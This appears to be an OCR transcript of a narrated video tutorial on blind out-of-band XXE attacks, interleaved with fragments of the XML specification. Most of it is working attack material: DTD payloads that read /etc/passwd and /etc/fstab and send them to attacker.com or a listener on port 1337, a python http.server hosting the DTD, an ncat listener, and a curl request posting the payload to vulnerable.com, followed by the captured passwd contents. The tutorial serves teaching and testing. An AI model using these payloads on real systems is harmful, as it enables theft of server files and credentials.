
The replacement text of a parameter entity reference in a DeclSep MUST match the production extSubsetDecl.



```
<!DOCTYPE XXE [
  <!ENTITY % passwd SYSTEM "/etc/passwd">
  <!ENTITY % wrapper "<!ENTITY send SYSTEM 'http://attacker.com/?%passwd;'>">
  %wrapper;
]>
```

It is realize through

External DTD



Validity constraint: Root Element Type

The Name in the document type declaration MUST match the element type of the root element.

Validity constraint: Proper Declaration/PE Nesting

Parameter-entity replacement text MUST be properly nested with markup declarations. That is to say, if either the first character or the last character of a markup declaration (markupdecl above) is contained in the replacement text for a parameter-entity reference, both MUST be contained in the same replacement text.

Well-formedness constraint: PEs in Internal Subset


In the internal DTD subset, parameter-entity references MUST NOT occur within markup declarations; they may occur where markup declarations can occur. (This does not apply to references that occur in external parameter entities or to the external subset.)

Well-formedness constraint: External Subset

The external subset, if any, MUST match the production for extSubset.


Well-formedness constraint: PE Between Declarations

The replacement text of a parameter entity reference in a DeclSep MUST match the production extSubsetDecl.




External DTD

```
<!DOCTYPE data SYSTEM "http://example.com/external.dtd">
```




```
<!ENTITY % passwd SYSTEM "file:///etc/passwd">
<!ENTITY % wrapper "<!ENTITY send SYSTEM 'http://attacker.com/?%passwd;'>">
%wrapper;
```

when the wrapper is referenced down
below it replaces




```
<!ENTITY % passwd SYSTEM "file:///etc/passwd">
<!ENTITY % wrapper "<!ENTITY send SYSTEM 'http://attacker.com/?%passwd;'>">
<!ENTITY send SYSTEM 'http://attacker.com/?CONTENTS_OF_PASSWD'>
```

below it replaces the contents of the
passwd file in here




```
<?xml version="1.0"?>
<!DOCTYPE data SYSTEM "http://attacker.com/evil.dtd">
<data>&send;</data>
```

```
<!ENTITY % passwd SYSTEM "file:///etc/passwd">
<!ENTITY % wrapper "<!ENTITY send SYSTEM 'http://attacker.com/?%passwd;'>">
<!ENTITY send SYSTEM 'http://attacker.com/?CONTENTS_OF_PASSWD'>
```




```
Pwn() ~/Desktop
$ python -m http.server 8080
```

the passwd file now let's try this I
have the server which hosts the DTD



```
$ ncat -klvp 1337
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
```


have the server which hosts the DTD file
and I'll also have the netcat listening



```
<?xml version="1.0"?>
<!DOCTYPE foo SYSTEM "http://attacker.com:8080/evil.dtd">
<foo>&send;</foo>
```


```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker.com:1337/?%file;'>">
%all;
```

on port 1 3 3 7 and it's waiting to
receive the contents of the passwd file




```
Pwn() ~/Desktop
$ curl -d @xxe.xml vulnerable.com
<!-- Nothing to see -->
Pwn() ~/Desktop
$ 
```

now when I send the xxe payload to the server



```
Pwn() ~/Desktop
$ ncat -klvp 1337
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 192.168.42.3.
Ncat: Connection from 192.168.42.3:45256.
GET /?root:!:0:0::/:/usr/bin/ksh%0Adaemon:!:1:1::/etc:%0Abin:!:2:2::/bin:%0Asys:!:3:3::/usr
/sys:%20%0Aadm:!:4:4::/var/adm:%0Auucp:!:5:5::/usr/lib/uucp:%20%0Aguest:!:100:100::/home/gu
est:%0Anobody:!:4294967294:4294967294::/:%0Alpd:!:9:4294967294::/:%0Alp:*:11:11::/var/spool
/lp:/bin/false%20%0Ainvscout:*:200:1::/var/adm/invscout:/usr/bin/ksh%0Anuucp:*:6:5:uucp%20l
ogin%20user:/var/spool/uucppublic:/usr/sbin/uucp/uucico%0Apaul:!:201:1::/home/paul:/usr/bin
/ksh%0Ajdoe:*:202:1:John%20Doe:/home/jdoe:/usr/bin/ksh HTTP/1.1
User-Agent: Java/1.7.0-internal
Host: 192.168.42.1:1337
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```


server boom I get the contents of the passwd file sweet




✓ /etc/passwd

? /etc/fstab

↳ info on automating mounting partitions




```
<!ENTITY % file SYSTEM "file:///etc/fstab">
<!ENTITY % all "<!ENTITY send SYSTEM 'http://192.168.42.1:1337/?%file;'>">
%all;
```




```
Pwn() ~/Desktop
$ curl -d @xxe.xml vulnerable.com
<!-- Nothing to see -->
Pwn() ~/Desktop
$
```

process of mounting partitions let's give this a shot



